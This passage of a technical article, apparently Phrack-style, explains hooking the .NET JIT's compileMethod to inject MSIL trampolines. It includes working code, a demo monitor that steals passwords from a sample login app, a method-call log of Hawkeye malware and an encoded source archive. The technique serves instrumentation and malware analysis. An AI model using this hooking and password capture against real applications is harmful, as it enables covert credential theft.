            ULONG                       *nativeSizeOfCode   /* OUT */
            ) = 0;
```

The most interesting structure is the CORINFO_METHOD_INFO which is defined in corinfo.h [05] and has the following format:

```
struct CORINFO_METHOD_INFO
{
    CORINFO_METHOD_HANDLE       ftn;
    CORINFO_MODULE_HANDLE       scope;
    BYTE *                      ILCode;
    unsigned                    ILCodeSize;
    unsigned                    maxStack;
    unsigned                    EHcount;
    CorInfoOptions              options;
    CorInfoRegionKind           regionKind;
    CORINFO_SIG_INFO            args;
    CORINFO_SIG_INFO            locals;
};
```

For our purpose the most important field is the ILCode byte pointer. It points to a buffer which contains the MSIL bytecode. By modifying this buffer we are able to alter the method execution flow.

As a side note, this method is also extensively used by .NET obfuscators. In fact we can read the following comment in the source code:

Note: Obfuscators that are hacking the JIT depend on this method having __stdcall calling convention

An obfuscator typically encrypts the MSIL bytecode of a method, then when the method is bound to be executed they decrypt the bytecode and pass this value as byte pointer instead of the encrypted one. This also explains why if we open it in ILDasm or with a decompiler we receive back an error. How

can they know when a method is going to be called? This is pretty easy, the code in charge for the replacement process is placed inside the type constructor. This specific constructor is invoked only once: before a new object of that specific type is created.

---[3.2 - Hooking the compileMethod

Since the compileMethod is exported by the Clrjit.dll (or from mscorjit.dll for older .NET versions), we can easily install a hook to intercept all the requests for compilation. The following F# pseudo-code shows how to do this:

```
------#------#------#------<START CODE>------#------#------#------
[<DllImport(
    "Clrjit.dll",
    CallingConvention = CallingConvention.StdCall, PreserveSig = true)
>]
extern IntPtr getJit()

[<DllImport("kernel32.dll", SetLastError = true)>]
extern Boolean VirtualProtect(
    IntPtr lpAddress,
    UInt32 dwSize,
    Protection flNewProtect,
    UInt32& lpflOldProtect)

let pVTable = getJit()
_pCompileMethod <- Marshal.ReadIntPtr(pVTable)

// make memory writable
let mutable oldProtection = uint32 0
if not <| VirtualProtect(
    _pCompileMethod,
    uint32 IntPtr.Size,
    Protection.PAGE_EXECUTE_READWRITE,
    &oldProtection)
then
    Environment.Exit(-1)

let protection = Enum.Parse(
    typeof<Protection>,
    oldProtection.ToString()) :?> Protection

// save original compile method
_realCompileMethod <-
    Some (Marshal.GetDelegateForFunctionPointer(
        Marshal.ReadIntPtr(_pCompileMethod),
        typeof<CompileMethodDeclaration>) :?> CompileMethodDeclaration
    )
RuntimeHelpers.PrepareDelegate(_realCompileMethod.Value)
RuntimeHelpers.PrepareDelegate(_hookedCompileMethodDelegate)

// install compileMethod hook
Marshal.WriteIntPtr(
    _pCompileMethod,
    Marshal.GetFunctionPointerForDelegate(_hookedCompileMethodDelegate)
)

// repristinate memory protection flags
VirtualProtect(
    _pCompileMethod,
    uint32 IntPtr.Size,
    protection,
    &oldProtection
    ) |> ignore
------#------#------#------<END   CODE>------#------#------#------
```

When we modify the MSIL code we must pay attention to the stack size. Our framework needs some stack space in order to work and if the method that is

going to be compiled doesn't need any local variables, we will receive an exception at runtime. In order to fix this problem it is enough to modify the maxStack variable of CORINFO_METHOD_INFO structure before writing it back.

--[4 - .NET Instrumentation

Now it is time to modify the MSIL buffer of our method of choice and redirect the flow to our code. As we will see this is not a smooth process and we need to take care of numerous aspects.

---[4.1 - MSIL injection strategy

In order to invoke our code the process that we will follow is composed of the following steps:


1. Install a trampoline at the beginning of the code. This trampoline will call a dynamically defined method.

2. Define a dynamic method that will have a specific method signature.

3. Construct an array of objects that will contain the parameters passed to the method.

4. Invoke a dispatcher function which will load our Assembly and will finally call our code by passing a handle to the original method and an array of objects representing the method parameters.

In the end the structure that we are going to create will follow the path defined in the following diagram:



---[4.2 - Resolving the method handle

As we will see in the next paragraph, it is necessary to resolve the handle of the method that will be compiled in order to obtain the needed information via reflection. I have found a method to resolve it, it is not very elegant but it works :P.

The following F# pseudo-code will show you how to resolve a method handle given the CorMethodInfo structure:

```
------#------#------#------<START CODE>------#------#------#------
let getMethodInfoFromModule(
```

```
    methodInfo: CorMethodInfo,
    assemblyModule: Module) =
    let mutable info: FilteredMethod option = None
    try
        // dirty trick, is there a
        // better way to know the module of the compiled method?
        let mPtr =
            assemblyModule.ModuleHandle.GetType()
            .GetField("m_ptr",
                BindingFlags.NonPublic ||| BindingFlags.Instance)
        let mPtrValue = mPtr.GetValue(assemblyModule.ModuleHandle)
        let mpData =
            mPtrValue.GetType()
            .GetField("m_pData",
                BindingFlags.NonPublic ||| BindingFlags.Instance)

        if mpData <> null then
            let mpDataValue = mpData.GetValue(mPtrValue) :?> IntPtr
            if mpDataValue = methodInfo.ModuleHandle then
                // module found, get method name
                let tokenNum =
                    Marshal.ReadInt16(nativeint(methodInfo.MethodHandle))
                let token = (0x06000000 + int32 tokenNum)
                let methodBase = assemblyModule.ResolveMethod(token)

                if  methodBase.DeclaringType <> null &&
                    isMonitoredMethod(methodBase) then
                    let mutable numOfParameters =
                        methodBase.GetParameters() |> Seq.length
                    if not methodBase.IsStatic then
                        // take into account the this parameter
                        numOfParameters <- numOfParameters + 1

                    // compose the result info
                    info <- Some {
                        TokenNum = tokenNum
                        NumOfArgumentsToPushInTheStack = numOfParameters
                        Method = methodBase
                        IsConstructor = methodBase :? ConstructorInfo
                        Filter = this
                    }
    with _ -> ()
    info
------#------#------#------<END   CODE>------#------#------#------
```

This method must be invoked for each module of all loaded Assemblies.

Now that we have a MethodBase object, we can use it to extract the needed information, like the number of accepted parameters and their types.

---[4.3 - Implementing a trampoline via the calli instruction

Our first obstacle is to create a MSIL bytecode that can invoke an arbitrary function. Among all the available OpCodes, the one of interest for us is the calli instruction [06] (beware of its usage, as it makes our code unverifiable).

From the MSDN page we can read that:

"The method entry pointer is assumed to be a specific pointer to native code (of the target machine) that can be legitimately called with the arguments described by the calling convention (a metadata token for a stand-alone signature). Such a pointer can be created using the Ldftn or Ldvirtftn instructions, or passed in from native code."

Nice, we can specify an arbitrary pointer to native code. The only difficulty is that we cannot use the Ldftn or Ldvirtftn since they need a metadata token, and we cannot specify this value. Not too bad, since from the Ldftn documentation we can read that [07]:

"Pushes an unmanaged pointer (type native int) to the native code implementing a specific method onto the evaluation stack."

So, if we have an unmanaged pointer we can simulate the Ldftn with a simple Ldc_I4 instruction (supposing that we are operating on a 32 bit environment) [09].

Unfortunately now we have another, even bigger, problem. The calli instruction needs a callSiteDescr. From [08] we can read that:

"<token> - referred to callSiteDescr - must be a valid StandAloneSig".

The StandAloneSig is the table number 17. As I have already said we cannot specify this Metadata token (since it probably doesn't exist in the table).

I have played a bit with the calli instruction in order to see if it accepts also other kinds of Metadata tokens. In the end I discovered that it also accepts a token from one of the following tables: TypeSpec, Field and MethodDef.

For our purpose, the MethodDef table is the most interesting one, since we can fake a valid MethodDef token by creating a DynamicMethod (more on this later). We can now close the circle by using the calli instruction and modifying the metadata token in order to specify a MethodDef.

We will use the MethodBase object that we obtained in the previous step in order to know how many parameters the method accepts and push them in the stack before invoking calli.

The following F# pseudo-code shows how to build the calli instruction:

```
------#------#------#------<START CODE>------#------#------#------
// load all arguments on the stack
for i=0 to filteredMethod.NumOfArgumentsToPushInTheStack-1 do
    ilGenerator.Emit(OpCodes.Ldarg, i)

// emit calli instruction with a pointer to the dynamic method,
// the token used by the calli is not important as I'll modify it soon
ilGenerator.Emit(OpCodes.Ldc_I4, functionAddress)
ilGenerator.EmitCalli(
    OpCodes.Calli,
    CallingConvention.StdCall,
    dispatcherMethod.ReturnType,
    dispatcherArgs)

// this index allow to modify the right byte
let patchOffset = ilGenerator.ILOffset - 4
ilGenerator.Emit(OpCodes.Nop)

// check if I have to pop the return value
match filteredMethod.Method with
| :? MethodInfo as mi ->
    if mi.ReturnType <> typeof<System.Void> then
        ilGenerator.Emit(OpCodes.Pop)
| _ -> ()

// end method
ilGenerator.Emit(OpCodes.Ret)
------#------#------#------<END   CODE>------#------#------#------
```

The functionAddress variable contains the native pointer of our dynamic method. One last step is to patch the calli Metadata token with a MethodDef token whose value we know to be correct. As value we will use the token of the method that it is being compiled.

The following F# pseudo-code show how to modify the MSIL bytecode at the right offset:

```
------#------#------#------<START CODE>------#------#------#------
```

```
// craft MethodDef metadata token index
let b1 = (filteredMethod.TokenNum &&& int16 0xFF00) >>> 8
let b2 = filteredMethod.TokenNum &&& int16 0xFF

// calli instruction accept 0x11 as table index (StandAloneSig),
// but seems that also other tables are allowed.
// In particular the following ones seem to be accepted as
// valid: TypeSpec, Field and Method (most important)
trampolineMsil.[patchOffset] <- byte b2
trampolineMsil.[patchOffset+1] <- byte b1
trampolineMsil.[patchOffset + 3] <- 6uy // 6(0x6): MethodDef Table
------#------#------#------<END   CODE>------#------#------#------
```

Since this step is a bit complex let’s try to summarize our actions:

1. We use the calli instruction to invoke an arbitrary method by specifying
   a native address pointer.

2. We modify the calli metadata token by specifying a MethodDef token and
   not a StandAloneSig token.

3. We pass as Metadata token value the token of the method currently
   compiled. This kind of token describes the method that must be called.

Our next step is to be sure that the method invoked by calli satisfies the
information contained in the referenced Metadata token.

---[4.4 - Crafting a dynamic method

We now have to create the dynamic method that satisfies the information
provided by the token passed to the calli instruction. From [10] we can
read that:

"The method descriptor is a metadata token that indicates the method to
call and the number, type, and order of the arguments that have been placed
on the stack to be passed to that method as well as the calling convention
to be used."

So, in order to create a method that satisfies the signature of the method
referenced by the token we will use a very powerful .NET capability, which
allows us to define dynamic method. This step allows the following:

1. Create a method that has the same signature of the method that will be
   compiled. This will guarantee that the information carried by the
   metadata token is legit.

2. We are now in a situation where we can specify a valid metadata
   token, since the new dynamic type is created in the current execution
   environment.

This dynamic method will call another method (a dispatcher) that accepts
two arguments: a string representing the location of the Assembly to load
(more on this later) and an array of objects which contains the arguments
passed to the method.

In creating this method you have to pay attention when creating the objects
array, since in .NET not everything is an object.

The following F# pseudo-code creates the dynamic method with the right
signature:

```
------#------#------#------<START CODE>------#------#------#------
let argumentTypes = [|
    if not filteredMethod.Method.IsStatic then
        yield typeof<Object>
    yield!
        filteredMethod.Method.GetParameters()
        |> Array.map(fun p -> p.ParameterType)
|]
```

```
let dynamicType =
    _dynamicModule.DefineType(
        filteredMethod.Method.Name + "_Type" + string(!_index))
let dynamicMethod =
    dynamicType.DefineMethod(
        dynamicMethodName,
        MethodAttributes.Static |||
        MethodAttributes.HideBySig |||
        MethodAttributes.Public,
        CallingConventions.Standard,
        typeof<System.Void>,
        argumentTypes
    )
------#------#------#------<END   CODE>------#------#------#------
```

We can now proceed with the creation of the method body. We need to pay attention to two facts: ValueType parameters must be boxed, and Enum parameters must be converted to another form (after some trials and errors I found that Int32 is a good compromise).

```
------#------#------#------<START CODE>------#------#------#------
// push the location of the Assembly to load containing the monitors
let assemblyLocation =
    if filteredMethod.Filter.Invoker <> null
    then filteredMethod.Filter.Invoker.Assembly.Location
    else String.Empty
ilGenerator.Emit(OpCodes.Ldstr, assemblyLocation)

// get the parameter types
let parameters =
    filteredMethod.Method.GetParameters()
    |> Seq.map(fun pi -> pi.ParameterType)
    |> Seq.toList

// create argv array
ilGenerator.Emit(OpCodes.Ldc_I4,
    filteredMethod.NumOfArgumentsToPushInTheStack)
ilGenerator.Emit(OpCodes.Newarr, typeof<Object>)

// fill the argv array
for i=0 to filteredMethod.NumOfArgumentsToPushInTheStack-1 do
    ilGenerator.Emit(OpCodes.Dup)
    ilGenerator.Emit(OpCodes.Ldc_I4, i)
    ilGenerator.Emit(OpCodes.Ldarg, i)

    // check if I have to box the value
    if filteredMethod.Method.IsStatic || i > 0 then
        // this check is necessary becasue the
        // GetParameters method doesn't consider the 'this' pointer
        let paramIndex = if filteredMethod.Method.IsStatic then i else i - 1
        if parameters.[paramIndex].IsEnum then
            // consider all enum as Int32 type to avoid access problems
            ilGenerator.Emit(OpCodes.Box, typeof<Int32>)

        elif parameters.[paramIndex].IsValueType then
            // all value types must be boxed
            ilGenerator.Emit(OpCodes.Box, parameters.[paramIndex])

    // store the element in the array
    ilGenerator.Emit(OpCodes.Stelem_Ref)

// emit call to dispatchCallback
let dispatchCallbackMethod =
    Type.GetType("ES.Anathema.Runtime.Dispatcher")
    .GetMethod("dispatchCallback", BindingFlags.Static ||| BindingFlags.Public)
ilGenerator.EmitCall(OpCodes.Call, dispatchCallbackMethod, null)

ilGenerator.Emit(OpCodes.Ret)
------#------#------#------<END   CODE>------#------#------#------
```

The call will end up invoking a framework method that is in charge for the dispatch of the call to the user defined code.

---[4.5 - Invoking the user defined code

In order to make the code easy to extend, we can implement a mechanism that will load a user defined Assembly and invoke a specific method. In this way we have an architecture that resembles that of a plugin-based architecture. We call these plugins: monitors. Each monitor can be configured in order to intercept a specific method.

In order to locate the monitors we will use the software design paradigm "convention over configuration", which implies that all classes whose name ends in "Monitor" are loaded.

This last method is very simple, it just retrieves the MethodBase object from the stack in order to pass it to the monitor and finally invoke it. The assemblyLocation parameter is the one that specifies where the user defined Assembly is located.


```
------#------#------#------<START CODE>------#------#------#------
let dispatchCallback(assemblyLocation: String, argv: Object array) =
    if File.Exists(assemblyLocation) then
        let callingMethod =
            try
                // retrieve the calling method from the stack trace
                let stackTrace = new StackTrace()
                let frames = stackTrace.GetFrames()
                frames.[2].GetMethod()
            with _ -> null

        // invoke all the monitors, we use "convention over configuration"
        let bytes = File.ReadAllBytes(assemblyLocation)
        for t in Assembly.Load(bytes).GetTypes() do
            try
                if t.Name.EndsWith("Monitor") && not t.IsAbstract then
                    let monitorConstructor =
                        t.GetConstructor([|
                            typeof<MethodBase>;
                            typeof<Object array>|])
                    if monitorConstructor <> null then
                        monitorConstructor.Invoke([|callingMethod; argv|]) |> ignore
            with _ -> ()
------#------#------#------<END   CODE>------#------#------#------
```


---[4.6 - Fixing the SEH table

We are near the end, we have modified the MSIL bytecode, we have created a dynamic method and a trampoline. The final step is to write back the CORINFO_METHOD_INFO structure and call the real compileMethod. Unfortunately by doing so you will soon receive a runtime error when you try to instrument a method that uses a try/catch clause.

This is due to the fact that the creation of the trampoline has made the SEH table invalid. This table contains information on the portions of code that are inside try/catch clauses. From [11] we can see that by adding additional MSIL code, the properties TryOffset and HandlerOffset will assume an invalid value.

This table is located after the IL Code, as shown in the following diagram:





We also have a confirmation from the source code, in fact in corhlpr.cpp ([12]) we can see that the SEH table is added to the outBuff variable after that was already filled with the IL code.

So, to get the address of the SEH table it is enough to add to the IlCode pointer, located in the CorMethodInfo structure, the length of the MSIL code.

Before showing the code that does that we have to take into account that the SEH Table can be of two different types: FAT or SMALL. What changes is only the dimensions of its fields. So fixing this table it is just a matter of locating it and enumerating each clause to fix their values.

The following F# pseudo-code does exactly this:

```
------#------#------#------<START CODE>------#------#------#------
let fixEHClausesIfNecessary(
    methodInfo: CorMethodInfo,
    methodBase: MethodBase,
    additionalCodeLength: Int32) =
    let clauses = methodBase.GetMethodBody().ExceptionHandlingClauses
    if clauses.Count > 0 then
        // locate SEH table
        let codeSizeAligned =
            if (int32 methodInfo.IlCodeSize) % 4 = 0 then 0
            else 4 - (int32 methodInfo.IlCodeSize) % 4
        let mutable startEHClauses =
            methodInfo.IlCode +
            new IntPtr(int32 methodInfo.IlCodeSize + codeSizeAligned)

        let kind = Marshal.ReadByte(startEHClauses)
        // try to identify FAT header
        let isFat = (int32 kind &&& 0x40) <> 0

        // it is always plus 3 because even if it is small it is
        // padded with two bytes. See: Expert .NET 2.0 IL Assembler p. 296
        startEHClauses <- startEHClauses + new IntPtr(4)

        for i=0 to clauses.Count-1 do
            if isFat then
                let ehFatClausePointer =
                    box(startEHClauses.ToPointer())
                        :?> nativeptr<CorILMethodSectEhFat>
                let mutable ehFatClause = NativePtr.read(ehFatClausePointer)

                // modify the offset value
                ehFatClause.HandlerOffset <-
                    ehFatClause.HandlerOffset + uint32 additionalCodeLength
                ehFatClause.TryOffset <-
                    ehFatClause.TryOffset + uint32 additionalCodeLength

                // write back the result
                let mutable oldProtection = uint32 0
                let memSize = Marshal.SizeOf(typeof<CorILMethodSectEhFat>)
                if not <| VirtualProtect(
                    startEHClauses,
                    uint32 memSize,
                    Protection.PAGE_READWRITE,
                    &oldProtection) then
```

```
                    Environment.Exit(-1)

                let protection = Enum.Parse(
                    typeof<Protection>,
                    oldProtection.ToString()) :?> Protection
                NativePtr.write ehFatClausePointer ehFatClause

                // repristinate memory protection flags
                VirtualProtect(
                    startEHClauses,
                    uint32 memSize,
                    protection,
                    &oldProtection) |> ignore

                // go to next clause
                startEHClauses <- startEHClauses + new IntPtr(memSize)
            else
                //... do same as above but for small size table
------#------#------#------<END   CODE>------#------#------#------
```

Once we have fixed this table we can finally invoke the real compileMethod.

--[5 - Real world examples

The code presented is part of a project called Anathema that will allow you to easily instrument .NET programs. Let's try to use the framework by instrumenting a web application in order to steal the user passwords and to instrument a real world malware in order to log all method calls.

---[5.1 - Web application password stealer

Let's see how we can use this instrumentation method in order to implement a password stealer for a web application. For our demo we will use a very popular .NET web server called Suave ([13]). We will write the web application in F# and the password stealer as a C# console application, in this way we can instrument the interesting method before it is compiled. In the other case we have to force the .NET runtime to recompile the method in order to apply the instrumentation (see [14] for a possible approach).

The web application is very simple and contains only a form; its HTML code is shown below:

```
------#------#------#------<START CODE>------#------#------#------
<h1>-= Secure Web Shop Login =-</h1>
<form method="POST" action="/login">
    <table>
        <tr>
            <td>Username:</td>
            <td><input type="text" name="username"></td>
        </tr>
        <tr>
            <td>Password:</td>
            <td><input type="password" name="password"></td>
        </tr>
        <tr>
            <td></td>
            <td><input type="submit" name="Login"></td>
        </tr>
    </table>
</form>
------#------#------#------<END   CODE>------#------#------#------
```

The F# code in charge for the authentication is the following:

```
------#------#------#------<START CODE>------#------#------#------
let private _accounts = [
    ("admin", BCrypt.HashPassword("admin"))
    ("guest", BCrypt.HashPassword("guest"))
```

```
]

let private authenticate(username: String, password: String) =
    _accounts
    |> List.exists(fun (user, hash) ->
        let usernameMatch = user.Equals(username, StringComparison.Ordinal)
        let passwordMatch = BCrypt.Verify(password, hash)
        usernameMatch && passwordMatch
    )

let private doLogin(ctx: HttpContext) =
    match (tryGetParameter(ctx, "username"), tryGetParameter(ctx, "password")) with
    | (Some username, Some password) when authenticate(username, password) ->
        OK "Authentication successfully executed!" ctx
    | _ -> OK "Wrong username/password combination" ctx
------#------#------#------<END   CODE>------#------#------#------
```

So, the best way to intercept passwords is the 'authenticate' method. We will start by creating a class in charge of printing the received password, this is done by creating the following simple class:

```
------#------#------#------<START CODE>------#------#------#------
class PasswordStealerMonitor
{
    public PasswordStealerMonitor(MethodBase m, object[] args)
    {
        Console.WriteLine(
                "[!] Username: '{0}', Password: '{1}'",
                args[0],
                args[1]);
    }
}
------#------#------#------<END   CODE>------#------#------#------
```

Now, the final step is to instrument the application, this is done using the following code:

```
------#------#------#------<START CODE>------#------#------#------
// create runtime
var runtime = new RuntimeDispatcher();
var hook = new Hook(runtime.CompileMethod);
var authenticateMethod = GetAuthenticateMethod();
runtime.AddFilter(
    typeof(PasswordStealerMonitor),
    "SecureWebShop.Program.authenticate");

// apply hook
var jitHook = new JitHook();
jitHook.InstallHook(hook);
jitHook.Start();

// start the real web application
SecureWebShop.Program.main(new String[] { });
------#------#------#------<END   CODE>------#------#------#------
```

Once the web application is run and we try to login, we will see the following output in the console:

```
-= Secure Web Shop =-
Start web server on 127.0.0.1:8080
[14:45:49 INF] Smooth! Suave listener started in 631.728 with binding 127.0.0.1:8080
[!] Username: 's4tan', Password: 'wrong_password'
[!] Username: 'admin', Password: 'admin'
```

---[5.2 - Malware inspection

Let's consider a sample of the Hawkeye malware, written in .NET, with the following MD5 hash: 130efba199b389ab71a374bf95be2304.

The sample contains two levels of packing. We could trace the packers but let's focus on the main payload (MD5: 97d74c20f5d148ed68e45dad0122d3b5). When the main payload is launched the following method calls are logged:

```
c:\>MLogger.exe malware.exe
[+] Debugger.My.MyApplication.Main(Args: System.String[]) : System.Void
[+] Debugger.My.MyProject..cctor()
[...]
[+] Debugger.My.MyProject.get_Application() : Debugger.My.MyApplication
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyApplication..ctor()
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyProject+MyForms..ctor()
[+] Debugger.Debugger..ctor()
[+] Debugger.Clipboard..ctor()
[+] Debugger.Clipboard.add_Changed(obj: Debugger.Clipboard+ChangedEventHandler)
     : System.Void
[+] Debugger.My.Resources.Resources.get_CMemoryExecute() : System.Byte[]
[+] Debugger.My.Resources.Resources.get_ResourceManager() :
    System.Resources.ResourceManager
[+] Debugger.Debugger.InitializeComponent() : System.Void
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[+] Debugger.Debugger.Decrypt(
    encryptedBytes: System.String, secretKey: System.String) : System.String
[+] Debugger.Debugger.getAlgorithm(secretKey: System.String) :
    System.Security.Cryptography.RijndaelManaged
[...]
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.Debugger.GetInternalIP() : System.String
[+] Debugger.Debugger.GetExternalIP() : System.String
[+] Debugger.Debugger.GetBetween(
    Source: System.String, Before: System.String, After: System.String) : System.String
[+] Debugger.Debugger.GetAntiVirus() : System.String
[+] Debugger.Debugger.GetFirewall() : System.String
[+] Debugger.Debugger.unHide() : System.Void
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyComputer..ctor()
[+] Debugger.Debugger.unhidden(path: System.String) : System.Void
[...]
[+] Debugger.My.Resources.Resources.get_mailpv() : System.Byte[]
[+] Debugger.My.Resources.Resources.get_ResourceManager() :
    System.Resources.ResourceManager
[+] Debugger.Debugger.HookKeyboard() : System.Void
[+] Debugger.Clipboard.Install() : System.Void
[+] Debugger.My.MyProject+ThreadSafeObjectProvider`1.get_GetInstance() : T
[+] Debugger.My.MyComputer..ctor()
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.Debugger.IsConnectedToInternet() : System.Boolean
[+] Debugger.My.MyProject.get_Computer() : Debugger.My.MyComputer
[...]
```

--[6 - Conclusion

Instrumenting a .NET program via MSIL bytecode injection is a pretty useful technique that allows you to have full control of method invocation by using a high level .NET language.

As we have seen, doing so requires a lot of attention and knowledge of the internal workings of the CLR, but in the end the outcome is worth the trouble.

--[7 - References

[01] Metadata and Self-Describing Components - https://goo.gl/bbSG7p
[02] The .NET File Format - http://www.ntcore.com/files/dotnetformat.htm
[03] Standard ECMA-335 - https://goo.gl/J9kko6
[04] corjit.h - https://goo.gl/J68Poi
[05] corinfo.h - https://goo.gl/G31KHP
[06] OpCodes.Calli Field - https://goo.gl/D7ug93
[07] OpCodes.Ldftn Field - https://goo.gl/sHzz1S
[08] Expert .NET 2.0 IL Assembler - https://goo.gl/3LKLSW
[09] OpCodes.Ldc_I4 Field - https://goo.gl/qEW2Lx
[10] OpCodes.Call Field - https://goo.gl/29rqZk
[11] ExceptionHandlingClause Class - https://goo.gl/bjLqSv
[12] corhlpr.cpp - https://goo.gl/DDVKgH
[13] Suave web server - https://suave.io/
[14] .NET CLR Injection - https://goo.gl/nryxYB

--[8 - Source Code

begin 766 Anathema.zip
M4$L#!!0``````'E8ADL`````````````````)````06YA=&AE;6$O4$L#!!0`
M```('E8ADM9G."55P,``(<1```8````06YA=&AE;6$O06YA=&AE;6%3;&XN
M<VQNK9;+CM,P%(;75.H[5,,&)!SY&ML+%HX3PP+0B'+9=)-IW1)(ZU$N(`0\
M&0L>B5?`85)H6JB:M)LD/C[YSY<_B7U^?O\Q'CW/YH4KW;*:O,G*.LTGTZI>
M9&XR=7E=96XS,5EN'TV,*]:IS[%%V001#B`<C^[OW83H>'07N0MLTQ_[F0`&
MF%$,`]04W63K>OV?5.A3*<1(-JG7A7MOY]6#JR]&)9`F&@("D0$(Q01$AD8`
M0@VIX3(QD?YV]=`K7#UW\P_/LILB+3Y?/>H,9SO7P;R\]>I-QA?*96@2KH$1
M,0,4Q2$0TC`@#%8"1Z%DL1<?CY+-HB4:B/;*EI6O^/L\:PZ[%))`KC`G@'&.
M``VI!D*%"4B(#CF'1F@F_T_A43DR,@(L)L3?S110'&(@,8PYQUQR$;84R310
MF[1Z9]=I\-2Y#[[Z06RV'PB6?TECS$(8$06XB"-`!:=`1A(!R37CS,0P1/CB
MI-H5UE<_B,WV`[ND$<&:ADH`$D7^S4(D@"0R!H((33@)I8K"BY.^K#=5MKZ#
M/0S/#F,=9*3B))2"@)';Z8L:"I0FGMLPC@734,?\(A_C\V=NM;*%+[J]G+7G
MW:^280X)]6\8,Y$`RG4,E((08!A"[$W$V(B+.#BU\[JP;^W-])V[]:6[@5EG
MM.N7_V>QQC0&AB-?`G,&I,8QB)0@S/_8R/_"%_&K0W"=EN4G5RRFE4WSQL3C
M\[/_3W;M1@FBQD.!4%/5V*U`)`@$(2,1A[$1B+']IWF2NYLT'X_NW5WX4LW:
M_6"[B&NW66:KNDB;P76>5DN_G)?-(]T6=IOD[[X7VYMZ]55M/D_T]6L_W1DW
M"2]M;M/2[J1L(W^3/%@'XP"KQ3Y"Y<IJ%^NTY3GHT`;*%_MH]7*U_QR#%:,Z
MRQ<!/$/OKUF'C.W<!51;SG]KGK;)]/)RB&++>(9>7R^'J1[U\K1ML)>70Q1;
MQC/T^GHY3/6HEZ=MU+V\'*+8,IZAU]?+8:I'O3RM@^CEY1#%EO$,O;Y>#E,]
MZN5I[4\O+X<HMHQGZ/7U<ICJ42]/Z]1Z>3E$L64\0Z^OE\-4CWIY6I_8R\LA
MBBWC&7I]O1RFVG(.:UBWO:AO7&]M467V7[WSTVSQ9_S"+:S/,.K9-/EG@3^1
M\>@74$L#!!0``````'E8ADL`````````````````:````06YA=&AE;6$O15,N
M06YA=&AE;6$N0V]R92]02P,$%`````@`>5B&2YJ-?$:7`@``]04``"D```!!
M;F%T:&5M82]%4RY!;F%T:&5M82Y#;W)E+T%S<V5M8FQY26YF;RYF<Y54VV[3
M0!!]K]1_&.6%M"+N):5-*X144JCR4$!-J800#^OU.-YVO6OM)<6?Q#?P@,0/
M\0O,;IS8#;V(1++W<N;,F9O__/RE6(FV8ASAW30Y5<P56+)DK`TFI]9BF<IZ
MHG*]N;&YH2M4,*VMPS*YQ%PB=T*KM7.OG"B1",I*2#13-'/!T3Z,FBB'1E=+
M4'"RLP/GJ-`P"<&O*5EP`BS5W@&C12,*A`6NE3-:2LS`%4;[64%OA)R.])U0
M,XAT%AWH')AS1J3>H4U@7#`UPP"VV%[`G$F/%IR&4F<BKR.;:%4$NB!`<\$<
M.;T3KNAJ2C8WOKY>;DY@F;\KX23V>^OY[6V]^?:PP1E:;D057/9[C\/&6N5B
MY@U['EA63-5/03X9G7GN_D?E6%>U$;."C%9+^/T#8']W[^AQLRO#,B(WMT\J
M]M)Y@TM(3/P4G0M%I6BNA16IQ%"IG$FJ8<EN0^$*.JHK6@E%&V';;E':P;RQ
M"FS!=/SQ`CBE1BM4CKH")CG4VH-"S,(]X]23Q!$Y_Z7,C2XC5R!Z&=HL"FCE
MM9T5V)SQ"#J0,!<9U[JEM>O'F-K`K^[U]/GGR5EH?NK*Z()V.E^%+D4*(E\H
MK8R^H1D-8/Q>:8M9$_5]Q^=>9/U>.MSG!X=L-!BFZ:O!P>[>:'`\/,X&H^&(
M#X^&A\<L/>P4XQJ-I:[K3D=0U)V&,)Y66&<;?6T,M/*FF;:32!<?B]\%NR&>
MAK][+E1[WC5XZX7,X(,O4S2=XTN<BQ5%?'RAVG(2:"OD8;J9E*1K-?;$7C>(
